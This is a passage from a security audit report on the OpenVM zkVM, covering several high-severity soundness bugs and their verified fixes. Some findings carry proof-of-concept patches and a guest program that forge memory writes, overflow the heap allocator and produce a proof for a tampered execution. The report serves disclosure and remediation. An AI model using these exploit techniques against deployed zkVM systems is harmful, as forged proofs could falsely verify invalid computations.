Submitted by georg, also found by ed255

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Summary: A malicious prover can add fake blocks to the hint store chip that write to any memory address at an unconstrained time stamp.

Finding Description: The `Rv32HintStoreChip` roughly works as follows:

- The prover can set at most one of two binary flags, `is_single` or `is_buffer`.
- If flag is `is_buffer`, the prover is supposed to set the `is_buffer_start` flag in the first row. This flag then activates the connection to the execution bridge, which constraints the time stamp and memory address to be written.
- The chip will then adds a row for each word that is written.

The problem is that the prover is not forced to set the `is_buffer_start` flag. By omitting that, the prover can execute a buffer write, but at an address and time stamp of their choice.

Impact Explanation: This completely breaks soundness of the zkVM. Memory is not guaranteed to be consistent and the malicious prover has maximum flexibility in manipulating the memory content to their liking.

Likelihood Explanation: We believe this can be exploited for any program (even those not using the hint store instruction).

Proof of Concept: A complete Exploit is time-consuming, because it requires adapting the memory witness generation, which affects the entire zkVM. We sketch the exploit here with this diff:

```
diff --git a/crates/toolchain/instructions/src/lib.rs b/crates/toolchain/instructions/src/lib.rs
index 961882446..5858b7eea 100644
--- a/crates/toolchain/instructions/src/lib.rs
+++ b/crates/toolchain/instructions/src/lib.rs
@@ -30,7 +30,7 @@ pub trait LocalOpcode {
 }
 #[derive(Copy, Clone, Debug, Hash, PartialEq, Eq, derive_new::new, Serialize, Deserialize)]
-pub struct VmOpcode(usize);
+pub struct VmOpcode(pub usize);

 impl VmOpcode {
     /// Returns the corresponding `local_opcode_idx`
diff --git a/extensions/rv32im/circuit/src/hintstore/mod.rs b/extensions/rv32im/circuit/src/hintstore/mod.rs
index d071d1b02..cc437028d 100644
--- a/extensions/rv32im/circuit/src/hintstore/mod.rs
+++ b/extensions/rv32im/circuit/src/hintstore/mod.rs
@@ -24,7 +24,7 @@ use openvm_instructions::{
     instruction::Instruction,
     program::DEFAULT_PC_STEP,
     riscv::{RV32_CELL_BITS, RV32_MEMORY_AS, RV32_REGISTER_AS, RV32_REGISTER_NUM_LIMBS},
-    LocalOpcode,
+    LocalOpcode, VmOpcode,
 };
 use openvm_rv32im_transpiler::{
     Rv32HintStoreOpcode,
@@ -253,6 +253,7 @@ pub struct Rv32HintStoreChip<F: Field> {
     offline_memory: Arc<Mutex<OfflineMemory<F>>>,
     pub streams: OnceLock<Arc<Mutex<Streams<F>>>>,
     bitwise_lookup_chip: SharedBitwiseOperationLookupChip<RV32_CELL_BITS>,
+    has_inserted_malicious_record: bool,
 }

 impl<F: PrimeField32> Rv32HintStoreChip<F> {
@@ -277,15 +278,60 @@ impl<F: PrimeField32> Rv32HintStoreChip<F> {
             offline_memory,
             streams: OnceLock::new(),
             bitwise_lookup_chip,
+            has_inserted_malicious_record: false,
         }
     }
     pub fn set_streams(&mut self, streams: Arc<Mutex<Streams<F>>>) {
         self.streams.set(streams).unwrap();
     }
-}

-impl<F: PrimeField32> InstructionExecutor<F> for Rv32HintStoreChip<F> {
-    fn execute(
+    fn malicious_execute(&mut self, memory: &mut MemoryController<F>) {
+        let mem_ptr = 2222222;
+        let data = [F::from_canonical_u8(123); 4];
+
+        let instruction = Instruction {
+            // Marker opcode, to trigger malicious witgen below.
+            opcode: VmOpcode(12345),
+            e: F::from_canonical_u8(2),
+
+            // Doesn't matter
+            a: F::from_canonical_u8(0),
+            b: F::from_canonical_u8(0),
+            c: F::from_canonical_u8(0),
+            d: F::from_canonical_u8(0),
+            f: F::from_canonical_u8(0),
+            g: F::from_canonical_u8(0),
+        };
+
+        let mut record = Rv32HintStoreRecord {
+            from_state: ExecutionState {
+                pc: 0,
+                timestamp: memory.timestamp(),
+            },
+            instruction: instruction.clone(),
+            // Ignored
+            mem_ptr_read: RecordId(0),
+            mem_ptr,
+            num_words: 1,
+            num_words_read: None,
+            hints: vec![],
+        };
+
+        let prev_data: [_; 4] = memory.unsafe_read(instruction.e, F::from_canonical_u32(mem_ptr));
+        memory.increment_timestamp();
+        memory.increment_timestamp();
+        let (write, _) = memory.write(instruction.e, F::from_canonical_u32(mem_ptr), data);
+        let new_data: [_; 4] = memory.unsafe_read(instruction.e, F::from_canonical_u32(mem_ptr));
+        println!("Writing ({}, {})", instruction.e, mem_ptr);
+        println!("Prev_data: {:?}", prev_data);
+        println!("New data: {:?}", new_data);
+        record.hints.push((data, write));
+
+        self.height += 2;
+        self.records.push(record);
+    }
+
+    fn honest_execute(
         &mut self,
         memory: &mut MemoryController<F>,
         instruction: &Instruction<F>,
@@ -356,6 +402,24 @@ impl<F: PrimeField32> InstructionExecutor<F> for Rv32HintStoreChip<F> {
         };
         Ok(next_state)
     }
+}
+
+impl<F: PrimeField32> InstructionExecutor<F> for Rv32HintStoreChip<F> {
+    fn execute(
+        &mut self,
+        memory: &mut MemoryController<F>,
+        instruction: &Instruction<F>,
+        from_state: ExecutionState<u32>,
+    ) -> Result<ExecutionState<u32>, ExecutionError> {
+        let mut result = self.honest_execute(memory, instruction, from_state)?;
+        if !self.has_inserted_malicious_record {
+            println!("Inserting malicious record");
+            self.malicious_execute(memory);
+            result.timestamp = result.timestamp + 3;
+            self.has_inserted_malicious_record = true;
+        }
+        Ok(result)
+    }

     fn get_opcode_name(&self, opcode: usize) -> String {
         if opcode == HINT_STOREW.global_opcode().as_usize() {
@@ -392,6 +456,46 @@ impl<F: PrimeField32> Rv32HintStoreChip<F> {
         bitwise_lookup_chip: &SharedBitwiseOperationLookupChip<RV32_CELL_BITS>,
     ) -> usize {
         let width = Rv32HintStoreCols::<F>::width();
+
+        if record.instruction.opcode.0 == 12345 {
+            println!("Generating trace for malicious opcode.");
+
+            // Skip one row. This will trigger is_end = 1 in the previous block,
+            // even if it was a buffer write.
+            let cols: &mut Rv32HintStoreCols<F> = slice[width..(width * 2)].borrow_mut();
+
+            cols.is_single = F::from_bool(false);
+            cols.is_buffer = F::from_bool(true);
+            cols.is_buffer_start = F::from_bool(false);
+
+            cols.from_state = record.from_state.map(F::from_canonical_u32);
+
+            let mem_ptr = record.mem_ptr;
+            let rem_words = record.num_words;
+
+            assert_eq!(record.hints.len(), 1);
+            let &(data, write) = &record.hints[0];
+
+            for half in 0..(RV32_REGISTER_NUM_LIMBS / 2) {
+                let mem_ptr_limbs = decompose::<F>(mem_ptr);
+                bitwise_lookup_chip.request_range(
+                    mem_ptr_limbs[2 * half].as_canonical_u32(),
+                    mem_ptr_limbs[(2 * half) + 1].as_canonical_u32(),
+                );
+                bitwise_lookup_chip.request_range(
+                    data[2 * half].as_canonical_u32(),
+                    data[2 * half + 1].as_canonical_u32(),
+                );
+                cols.data = data;
+                 aux_cols_factory
+                     .generate_write_aux(memory.record_by_id(write), &mut cols.write_aux);
+                 cols.rem_words_limbs = decompose(rem_words);
+                 cols.mem_ptr_limbs = decompose(mem_ptr);
+             }
+
+             return 2 * width;
+         }
+
          let cols: &mut Rv32HintStoreCols<F> = slice[..width].borrow_mut();

          cols.is_single = F::from_bool(record.num_words_read.is_none());
```

When applied to OpenVM and run on the Fibonacci example (input `0x1000000000000000`), this fails with `challenge phase error`, likely because writing to memory changes the time stamps at which instructions are executed, but the inserted block is not a proper instruction. Note that a failing polynomial constraint would yield a `out-of-domain evaluation mismatch` error, which does not happen.

Recommendation: Constraints should make sure that the `is_buffer_start` flag must be set.

OpenVM: Fixed in commit 8d384a40, the fix adds several constraints:

- If the current row `is_single` then the next is either `is_buffer_start` or not a buffer instruction.
- The first row of the trace matrix is either `is_buffer_start` or not a buffer instruction.
- If the current row is not valid then the next is not valid either, preventing illegal buffer instructions after invalid rows.
- After these constraints, having `is_buffer_start = 0` when `buffer = 1` will only be allowed if the previous row was buffer too, where `is_buffer_start` is correctly constrained by `rem_words`.

Additionally, `rem_words` is constrained to not overflow when first read and to decrease by one on each row. When the current instruction ends, `rem_words` must be 1, though we don't constrain that when `rem_words` is 1 the instruction must end, as the only way to exploit this would require doing some multiple of `p` illegal buffer rows (where `p` is the BabyBear prime), which would always reach an illegal memory address.

Cantina Managed: Fix verified.

3.1.13 Heap pointer can overflow

Submitted by Leo Alt

Severity: High Risk

Context: memory.rs#L97

Summary & Finding Description: In the bump allocator, the heap pointer is computed as `heap_pos += bytes` after an allocation. Below this line there is a check that the allocator can't go into the SYSTEM area, but since the addition is not checked for overflow we can return a new pointer that points to any heap cell.

Because of the SYSTEM check, the allocation jump has to be at least `k = u32::MAX - 0x0c00_0000` to cause the bug.

Impact Explanation: The exploit can be crafted so that it allows the attacker to manipulate specific areas of interest in the heap.

Likelihood Explanation: Even though the PoC below shows a direct exploit of the bug, it's likely not trivial to find this in the wild, because:

- A user would have to request a large allocation at once (`k`), which can be caused if this is related to inputs.
- Rust's `Vec` impl checks for capacity overflow which fails here because of `k`.
- The attacker would have to rely on other types and dependencies.

Proof of Concept: In the code below, both assertions at the end succeed but should fail without the exploit. In fact, commenting out line `_alloc_overflow` makes the execution fail.

```
// src/main.rs
use openvm::io::{read, read_vec, reveal};
extern crate openvm;

use openvm::platform::memory::sys_alloc_aligned;
extern crate openvm_rv32im_guest;

extern crate alloc;

openvm::entry!(main);

fn main() {
    let n: u32 = read();

    let c = n * 2;

    let mut v1: Vec<u32> = Vec::new();
    v1.push(c as u32);
    let old_v1_0 = v1[0];

    let heap_ptr = unsafe { sys_alloc_aligned(4, 4) };
    let missing = u32::MAX - (heap_ptr as u32);
    let _alloc_overflow = unsafe { sys_alloc_aligned(missing as usize, 4) };
    let _alloc_overlap = unsafe { sys_alloc_aligned((v1.as_ptr() as usize) - 4, 4) };

    let mut v2: Vec<u32> = Vec::new();
    v2.push((c + 1) as u32);

    assert_eq!(v1, v2);
    assert!(old_v1_0 != v1[0]);
}
```

Recommendation: Add overflow checks to the allocator heap pointer updates.

OpenVM: Fixed in commit 8f508f29, the fix prevents heap allocator overflow of `HEAP_PTR` by using `.checked_add` instead of `+=`, ensuring `HEAP_PTR` only increases and cannot overflow. This prevents accidental double allocation of the same memory. The fix also adds a negative test (copied from Cantina) that now passes but didn't use to. The fix is adapted from a similar fix in `risc0` PR 2778.

Cantina Managed: Fix verified.

3.1.14 Jalr `imm_sign` is unconstrained

Submitted by cergyk

Severity: High Risk

Context: core.rs#L143-L145

Description: In Jalr opcode circuit, there is a flag to sign extend the 12 bit immediate passed to the instruction:

- jalr/core.rs#L144:

```
//@audit additional term because of sign extending the immediate
let imm_extend_limb = imm_sign * AB::F::from_canonical_u32((1 << 16) - 1);
let carry = (rs1_limbs_23 + imm_extend_limb + carry - to_pc_limbs[1]) * inv;
builder.when(is_valid).assert_bool(carry);
```

Unfortunately imm_sign is not constrained, thus the prover can decide to make `imm_extend_limb` zero or `((1 << 16) - 1)` and change program flow.

Recommendation: Consider adding a constrain asserting that `imm_sign` is 1 iff higher bit of `imm` is 1:

```
+ self.range_bus
+     .range_check(imm - imm_sign * AB::F::from_canonical_u16(1 << 15), 15)
+     .eval(builder, is_valid);
```

OpenVM: Fixed in commit c5261bfa, the fix updates the Jalr chip and the corresponding transpiler part to constrain the sign bit of the immediate through the field `g`. A new `ProcessedInstruction` struct was added so the core is able to send the `imm_sign` to the adapter. We assume that the transpiler correctly assigns the field g and we can constrain the imm_sign against the instruction field. The corresponding documentation was also updated.

Cantina Managed: Fix verified.

3.1.15 Invalid Divrem chip row can send arbitrary bitwise range check with multiplicity -1 (equivalent to receive)

Submitted by cergyk

Severity: High Risk

Context: core.rs#L282

Description: Divrem chip uses bitwise range check (check that two F numbers are valid 16 bits limbs), with multiplicity `is_valid - special_case`. Unfortunately it is not constrained that `special_case` can only be true when `is_valid` is true, which means that the prover can insert a row which will emit the `send_range` over the bitwise bus with multiplicity `-1` (equivalent to "receiving" the range check).

- divrem/core.rs#L280-L282.

```
self.bitwise_lookup_bus
    .send_range(cols.lt_diff - AB::Expr::ONE, AB::F::ZERO)
    .eval(builder, is_valid.clone() - special_case);
```

This means that the prover can prove that any pair `(F, 0)` is a valid pair of 16 bit limbs, and forge results of any other chips using out of range limb values normally checked by `send_range` over the bitwise bus.

Note that there is the constraint that second pair argument for the receive is necessary a zero.

Additionally note that a similar expression is used in `modular_chip`, where `is_setup` is correctly constrained to be only `1` when `is_valid`:

- modular_chip/is_eq.rs#L122:

```
builder.when(cols.is_setup).assert_one(cols.is_valid);
```

- modular_chip/is_eq.rs#L209-L214:

```
self.bus
    .send_range(
        cols.b_lt_diff - AB::Expr::ONE,
        cols.c_lt_diff - AB::Expr::ONE,
    )
    .eval(builder, cols.is_valid - cols.is_setup);
```

Recommendation: Apply the same type of constraint on the divrem chip (divrem/core.rs#L280-L282):

```
+ self.builder.when(special_case).assert_one(is_valid.clone());
    self.bitwise_lookup_bus
        .send_range(cols.lt_diff - AB::Expr::ONE, AB::F::ZERO)
        .eval(builder, is_valid.clone() - special_case);
```

OpenVM: Fixed in commit 889a8446. We added the line `let valid_and_not_special_case = is_valid.clone() - special_case.clone(); builder.assert_bool(valid_and_not_special_case.clone());` which resolved the security issue where an arbitrary number of bitwise range checks with multiplicity -1 could be sent via the DivRem chip due to its count being `is_valid - special_case`. The fix constrains that when `special_case == 1` we must have `is_valid == 1`.

Cantina Managed: Fix verified.

3.1.16 Missing constraints in `LOADW` and `STOREW`

Submitted by georg

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Summary: In the recursion VM, the LOADW and STOREW instructions are missing constraints to link the read value to the written value. As a result, a malicious prover can write any value.

Finding Description: The `NativeLoadStoreCoreAir::eval` function does not constraint anything except the values of the instruction flags given the opcode. In particular, there is no constraint between `cols.data_read` and `cols.data_write`. Also, the `NativeLoadStoreAdapterAir` does not enforce any constraint between `ctx.reads.1` and `ctx.writes`.

Impact Explanation: This lets a malicious prover write any value for any LOADW or STOREW instructions during the execution of the recursive verifier. This breaks soundness of the recursion VM.

Likelihood Explanation: These instructions are used many times in the program, so conclude that the likelihood of the prover being able to change the result of the execution (e.g. falsely "verifying" an invalid proof) is very high.

Proof of Concept: The following patch adds a dummy instruction to the recursive verifier program (to keep the changes to witness generation self-contained), and then exploits it. In particular, the instruction should read from address (`111111`) (which in the beginning of the program has value `0`) and write it to the same address. Instead, it writes a different value.

```
diff --git a/crates/sdk/src/verifier/leaf/mod.rs b/crates/sdk/src/verifier/leaf/mod.rs
index 969733ba4..532eb8129 100644
--- a/crates/sdk/src/verifier/leaf/mod.rs
+++ b/crates/sdk/src/verifier/leaf/mod.rs
@@ -14,6 +14,7 @@ use openvm_stark_sdk::{
         keygen::types::MultiStarkVerifyingKey, p3_field::FieldAlgebra, p3_util::log2_strict_usize,
         proof::Proof,
     },
+    p3_baby_bear::BabyBear,
 };
 
 use crate::{
@@ -102,7 +103,29 @@ impl LeafVmVerifierConfig {
             builder.halt();
         }
 
-        builder.compile_isa_with_options(self.compiler_options)
+        let result = builder.compile_isa_with_options(self.compiler_options);
+        // Copy the first instruction and overwrite its values to create
+        // a dummy instruction that has no effect on the rest of the program,
+        // but for which we'll demonstrate the exploit.
+        let mut dummy_instruction = result.instructions_and_debug_infos[0].clone();
+        let instruction = &mut dummy_instruction.as_mut().unwrap().0;
+        // Opcode 256 is LOADW
+        instruction.opcode.0 = 256;
+        // Read from address 111111, write to address 111111
+        instruction.a = BabyBear::from_canonical_u32(111111);
+        instruction.b = BabyBear::from_canonical_u32(0);
+        instruction.c = BabyBear::from_canonical_u32(111111);
+        instruction.d = BabyBear::from_canonical_u32(4);
+        instruction.e = BabyBear::from_canonical_u32(4);
+        instruction.f = BabyBear::from_canonical_u32(0);
+        instruction.g = BabyBear::from_canonical_u32(0);
+        println!("Dummy instruction: {:?}", dummy_instruction);
+        Program {
+            instructions_and_debug_infos: std::iter::once(dummy_instruction)
+                .chain(result.instructions_and_debug_infos)
+                .collect(),
+            ..result
+        }
     }
 
     /// Read the public values root proof from the input stream and verify it.
diff --git a/crates/toolchain/instructions/src/lib.rs b/crates/toolchain/instructions/src/lib.rs
index 961882446..5858b7eea 100644
--- a/crates/toolchain/instructions/src/lib.rs
+++ b/crates/toolchain/instructions/src/lib.rs
@@ -30,7 +30,7 @@ pub trait LocalOpcode {
 }
 
 #[derive(Copy, Clone, Debug, Hash, PartialEq, Eq, derive_new::new, Serialize, Deserialize)]
-pub struct VmOpcode(usize);
+pub struct VmOpcode(pub usize);
 
 impl VmOpcode {
     /// Returns the corresponding `local_opcode_idx`
diff --git a/extensions/native/circuit/src/loadstore/core.rs b/extensions/native/circuit/src/loadstore/core.rs
index f79bbc5fb..b799ccfe6 100644
```

```
--- a/extensions/native/circuit/src/loadstore/core.rs
+++ b/extensions/native/circuit/src/loadstore/core.rs
@@ -166,8 +166,19 @@ where
             }
             array::from_fn(|_| streams.hint_stream.pop_front().unwrap())
         } else {
-            data_read
+            if from_pc == 0 {
+                println!("Changing data_write");
+                array::from_fn(|_| F::from_canonical_u32(12345))
+            } else {
+                data_read
+            }
         };
+        if from_pc == 0 {
+            println!(
+                "{:?} (PC {}): Reading {:?}, Writing {:?}",
+                local_opcode, from_pc, data_read, data_write
+            );
+        }

         let output = AdapterRuntimeContext::without_pc(data_write);
         let record = NativeLoadStoreCoreRecord {
```

Running the onchain verification steps on the Fibonacci example (we used input `0xF000000000000000`) prints the following:

```
...
fibonacci:     Finished `release` profile [optimized] target(s) in 0.06s
[openvm] Transpiling the package...
"./openvm.toml" not found, using default application configuration
[openvm] Successfully transpiled to ./openvm/app.vmexe
"./openvm.toml" not found, using default application configuration
Dummy instruction: Some((Instruction { opcode: VmOpcode(256), a: 111111, b: 0, c: 111111, d: 4, e: 4, f: 0, g:
↪  0 }, None))
app_pk commit: 0x00416554148e8310dbab27237bc400e45f541542d030a09862a2723bc3978a3c
exe commit: 0x006cfdb482d0b24fa4c0cc33653a78a650aa0aa7fabd77e7318a286114740175
Generating EVM proof, this may take a lot of compute and memory...
Changing data_write
LOADW (PC 0): Reading [0], Writing [12345]
Start:   Create proof
End:     Create proof .............................................................193.120s
computing length 1 fixed base msm
computing length 30 MSM
Start:   Create EVM proof
End:     Create EVM proof .........................................................30.079s
[/home/georg/.cargo/git/checkouts/snark-verifier-5cc55660aeae13f6/ab65fda/snark-verifier-sdk/src/evm.rs:185:5]
↪  gas_cost = 336997
```

Recommendation: Since `cols.data_read` and `cols.data_write` should always be equal, they could in fact be the same columns.

OpenVM: Fixed in commit f038f61d, the fix addresses the issue in `NativeLoadStoreAdapterAir` where the same columns were being used to constrain both the data read (when it exists, in the case of load store) and the data written.

Cantina Managed: Fix verified.

3.1.17 Additional airs can be added to proof in recursion program

Submitted by cergyk

Severity: High Risk

Context: mod.rs#L281-L291

Description: When using dynamic configuration (`builder.flags.static_only == false`), an arbitrary number of proofs `per_air` can be provided (independently of the number of chips used during key generation). However, as the chips used during keygen are matched to these proofs by index, the access made to match the additional chip is made out-of-bounds:

- stark/mod.rs#L320-L330:

```
// Build domains
let domains = builder.array(num_airs);
let quotient_domains = builder.array(num_airs);
let trace_points_per_domain = builder.array(num_airs);
let quotient_chunk_domains = builder.array(num_airs);
let num_quotient_mats: Usize<_> = builder.eval(RVar::zero());
//@audit num_airs is the number of airs provided in the proof
builder.range(0, num_airs).for_each(|i_vec, builder| {
    let i = i_vec[0];
    //@audit get the air proof by index
    let air_proof = builder.get(air_proofs, i);
    let log_degree: RVar<_> = air_proof.log_degree.clone().into();
    //@audit get the verifier data by index, but in this case, `m_advice_var.per_air` is shorter than
    ↪  `air_proofs`
    //@audit last access is undefined (but does not fail)
    let advice = builder.get(&m_advice_var.per_air, i);
```

Please note that due to the complex nature of the recursion DSL, we have only been able to verify some hypotheses. For example that the additional out-of-bound access does not fail in the recursion program. It should be possible to influence the cumulative sum and add a term which cancels it:

- stark/mod.rs#L985-L1016:

```
fn assert_cumulative_sums<C: Config>(
    builder: &mut Builder<C>,
    air_proofs: &Array<C, AirProofDataVariable<C>>,
    num_challenges_to_sample: &Array<C, Usize<C::N>>,
) {
    let num_phase = num_challenges_to_sample.len();
    // Currently only support 0 or 1 phase is supported.
    builder.if_eq(num_phase, RVar::one()).then(|builder| {
        let cumulative_sum: Ext<C::F, C::EF> = builder.eval(C::F::ZERO);
        builder
            //@audit the range is based on proof length
            .range(0, air_proofs.len()) // <<<
            .for_each(|i_vec, builder| {
                let i = i_vec[0];
                let air_proof_input = builder.get(air_proofs, i);
                //@audit the additional exposed value will be added to cumulative_sum
                let exposed_values = air_proof_input.exposed_values_after_challenge;

                // ... cumulative sum logic
            })
        // ... cumulative sum logic
});
}
```

Where as the associated verification of exposed values will only be observed by challenger if there is a `exposed` on the verification key:

- stark/mod.rs#L264-L310:

```
builder.if_eq(num_phases, RVar::one()).then(|builder| {
    let phase_idx = RVar::zero();
    let num_to_sample = RVar::from(2);
    let provided_num_to_sample = builder.get(&num_challenges_to_sample, phase_idx);
    builder.assert_usize_eq(provided_num_to_sample, num_to_sample);


    let challenges: Array<C, Ext<C::F, C::EF>> = builder.array(num_to_sample);
    // Sample challenges needed in this phase.
    builder.range(0, num_to_sample).for_each(|i_vec, builder| {
        let challenge = challenger.sample_ext(builder);
        builder.set_value(&challenges, i_vec[0], challenge);
    });
    builder.set_value(&challenges_per_phase, phase_idx, challenges);

    //@audit iterate over the number of airs provided in the proof
    builder.range(0, num_airs).for_each(|j_vec, builder| {
        let j = j_vec[0];
        //@audit get air_advice by index (last one does not exist)
        let air_advice = builder.get(&m_advice_var.per_air, j);
        builder
            .if_ne(
                //@audit if the last index does has num_exposed_values_after_challenge == 0, the proof
                ↪  value will not be observed
                air_advice.num_exposed_values_after_challenge.len(), // <<<
                RVar::zero(), // <<<
            )
            .then(|builder| {
                ... //@audit challenger observe exposed value after challenge
            });
    });


    // Observe single commitment to all trace matrices in this phase.
    let commit = builder.get(after_challenge_commits, phase_idx);
    challenger.observe_digest(builder, commit);
});
```

This would allow to manipulate the cumulative sum, and help pass the sum check even if interactions do not cancel out.

Recommendation: The number of airs provided in the proof should be checked against the advice `per_air` length.

OpenVM: Fixed in commit a801e40f, the fix adds a constraint to enforce that `m_advice_var.per_air.len() <= m_advice.per_air.len()`, preventing the prover from providing more proofs than AIRs.

Cantina Managed: Fix verified.

3.1.18 P256 guest uses invalid parameters

Submitted by zigtur

Severity: High Risk

Context: p256.rs#L60-L77

Description: The `GENERATOR` and `NEG_GENERATOR` constants for the P256 curve are not valid. As we can see in the following snippet, the parameters are encoded in big endian to match. the generator parameters of the curve (see neuromancer.sk reference on secp256r1).

```
impl CyclicGroup for P256Point {
    const GENERATOR: Self = P256Point {
        x: P256Coord::from_const_bytes(hex!(
            // @POC: higher bits                                     lower bits
            "6b17d1f2e12c4247f8bce6e563a440f277037d812deb33a0f4a13945d898c296"
    // ...
    };
}
```

When we compare to the parameters for SECP256k1, we can see that the parameters are encoded in the opposite order (see neuromancer.sk reference on secp256r1).

```
impl CyclicGroup for Secp256k1Point {
    const GENERATOR: Self = Secp256k1Point {
        x: Secp256k1Coord::from_const_bytes(hex!(
            // @POC: lower bits                                          higher bits
            "9817F8165B81F259D928CE2DDBFC9B02070B87CE9562A055ACBBDCF97E66BE79"
    //...
    };
}
```

There is a discrepancy. While they are using the same functions, these two curve parameters are not encoded in the same way. This issue is due to `P256Point` parameters being incorrectly encoded.

Recommendation: The `P256Point` parameters should be encoded in the opposite way (lower bits first).

OpenVM: Fixed in commit 76a8c98f, the fix corrects the `GENERATOR` and `NEG_GENERATOR` constants for the P256 curve and adds tests to verify that these points lie on the curve. Additionally, the fix updates `double_-impl` for the non-zkvm environment to take account of curve_a when computing lambda in point doubling. This fix was made before the same finding was made by Cantina.

Cantina Managed: Fix verified.

3.1.19 Incorrect opcode offset used for Branch Less instruction

Submitted by Rhaydden

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: The `Rv32BranchLessThan256Chip` uses the wrong opcode offset when creating its internal `BranchLessThanCoreChip`. It uses `Rv32LessThan256Opcode::CLASS_OFFSET` instead of `Rv32BranchLessThan256Opcode::CLASS_OFFSET`. This will cause the branch less than instruction to be decoded and executed incorrectly.

This affects all 256-bit branch-less-than operations (BLT, BGE, BLTU, BGEU) leading to incorrect branch condition evaluation.

Proof of Concept: This part of the code from the `Int256::build` method shows the issue:

- extension.rs#L184-L196:

  ```
          let branch_less_than_chip = Rv32BranchLessThan256Chip::new(
              Rv32HeapBranchAdapterChip::new(
                  execution_bus,
                  program_bus,
                  memory_bridge,
                  address_bits,
                  bitwise_lu_chip.clone(),
              ),
              BranchLessThanCoreChip::new(
                  bitwise_lu_chip.clone(),
                  Rv32LessThan256Opcode::CLASS_OFFSET,
              ),
              offline_memory.clone(),
  ```

This code will cause branch instructions to be decoded as regular less-than operations which will bypass control flow checks. Also, this isn't consistent with other patterns seen in other chip implementations where each chip uses its corresponding opcode's `CLASS_OFFSET`. For example:

- `BaseAluCoreChip` uses `Rv32BaseAlu256Opcode::CLASS_OFFSET`.
- `BranchEqualCoreChip` uses `Rv32BranchEqual256Opcode::CLASS_OFFSET`.

If we take a look at `core.rs` file, we can also see that:

- The `BranchLessThanCoreChip` is built to handle branch comparison operations with dedicated logic for:
  1. Branch-specific opcode flags:

```
    pub opcode_blt_flag: T,
    pub opcode_bltu_flag: T,
    pub opcode_bge_flag: T,
    pub opcode_bgeu_flag: T,
```

2. Branch-specific comparison logic that takees care of both signed and unsigned comparisons:

```
        let lt = cols.opcode_blt_flag + cols.opcode_bltu_flag;
        let ge = cols.opcode_bge_flag + cols.opcode_bgeu_flag;
        let signed = cols.opcode_blt_flag + cols.opcode_bge_flag;
```

3. Program counter are updated based on comparison results:

```
        let to_pc = from_pc
            + cols.cmp_result * cols.imm
            + not(cols.cmp_result) * AB::Expr::from_canonical_u32(DEFAULT_PC_STEP);
```

Using `Rv32LessThan256Opcode::CLASS_OFFSET` instead of `Rv32BranchLessThan256Opcode::CLASS_OFFSET` means:

- The opcode validation in `core.rs` will fail to match the actual instruction opcode.
- The branch-specific flags wont be set correctly.
- The PC updates will be incorrect, potentially causing the program to continue execution at the wrong address.
- The signed vs unsigned comparison handling will be broken.

The mismatch between the core chip's implementation and the opcode offset used to create it explains why branch conditions would be evaluated incorrectly.

Also look at this `execute_instruction` function:

```
impl<F: PrimeField32, I: VmAdapterInterface<F>, const NUM_LIMBS: usize, const LIMB_BITS: usize>
    VmCoreChip<F, I> for BranchLessThanCoreChip<NUM_LIMBS, LIMB_BITS>
where
    I::Reads: Into<[[F; NUM_LIMBS]; 2]>,
    I::Writes: Default,
{
    type Record = BranchLessThanCoreRecord<F, NUM_LIMBS, LIMB_BITS>;
    type Air = BranchLessThanCoreAir<NUM_LIMBS, LIMB_BITS>;

    #[allow(clippy::type_complexity)]
    fn execute_instruction(
        &self,
        instruction: &Instruction<F>,
        from_pc: u32,
        reads: I::Reads,
    ) -> Result<(AdapterRuntimeContext<F, I>, Self::Record)> {
        let Instruction { opcode, c: imm, .. } = *instruction;
        let blt_opcode = BranchLessThanOpcode::from_usize(opcode.local_opcode_idx(self.air.offset));
```

The chip converts the opcode using `local_opcode_idx(self.air.offset)` to get the appropriate branch operation. Using the wrong offset means branch operations will be incorrectly indexed, executing the wrong comparison type. The control flow logic in `execute_instruction` that handles PC updates based on comparison results will operate on incorrect opcodes.

To demonstrate this, add this import to `cargo.toml` on line 19:

```
openvm-bigint-transpiler = { workspace = true }
```

Add this import to `tests.rs` on line 15:

```
use openvm_bigint_transpiler::Rv32LessThan256Opcode;
```

Then paste this in the same `tests.rs` file:

```
**[test]:**

#[should_panic(expected = "attempt to subtract with overflow")]
fn rv32_branch_lt_wrong_offset_test() {
    let bitwise_bus = BitwiseOperationLookupBus::new(BITWISE_OP_LOOKUP_BUS);
    let bitwise_chip = SharedBitwiseOperationLookupChip::<RV32_CELL_BITS>::new(bitwise_bus);

    let mut tester = VmChipTestBuilder::default();

    // Create chip with wrong offset (using LessThan256 instead of BranchLessThan256)
    let mut chip_wrong_offset = Rv32BranchLessThanChip::<F>::new(
        Rv32BranchAdapterChip::new(
            tester.execution_bus(),
            tester.program_bus(),
            tester.memory_bridge(),
        ),
        BranchLessThanCoreChip::new(bitwise_chip.clone(), Rv32LessThan256Opcode::CLASS_OFFSET),
        tester.offline_memory_mutex_arc(),
    );

    let mut rng = create_seeded_rng();

    // Test with values that should trigger a branch
    let a = [10, 0, 0, 0];  // Smaller value
    let b = [20, 0, 0, 0];  // Larger value
    let imm: i32 = 16;      // Branch offset

    let rs1 = gen_pointer(&mut rng, 4);
    let rs2 = gen_pointer(&mut rng, 4);
    tester.write::<RV32_REGISTER_NUM_LIMBS>(1, rs1, a.map(F::from_canonical_u32));
    tester.write::<RV32_REGISTER_NUM_LIMBS>(1, rs2, b.map(F::from_canonical_u32));

    // This should fail due to incorrect opcode offset causing overflow
    let from_pc = rng.gen_range(imm.unsigned_abs()..(1 << (PC_BITS - 1)));
    tester.execute_with_pc(
        &mut chip_wrong_offset,
        &Instruction::from_isize(
            BranchLessThanOpcode::BLT.global_opcode(),
            rs1 as isize,
            rs2 as isize,
            imm as isize,
            1,
            1,
        ),
        from_pc,
    );

    // We shouldn't reach this point
    panic!("Test should have failed with overflow error");
}
```

Logs:

```
    Blocking waiting for file lock on build directory
   Compiling openvm-rv32im-circuit v1.0.0-rc.1 (/Users/rhaydden/openvm/extensions/rv32im/circuit)
    Finished `test` profile [optimized + debuginfo] target(s) in 15.75s
     Running unittests src/lib.rs (target/debug/deps/openvm_rv32im_circuit-9408da59e6f0f62e)

running 1 test
thread 'branch_lt::tests::rv32_branch_lt_wrong_offset_test' panicked at
↪   crates/toolchain/instructions/src/lib.rs:38:9:
attempt to subtract with overflow
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
test branch_lt::tests::rv32_branch_lt_wrong_offset_test - should panic ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 173 filtered out; finished in 0.07s
```

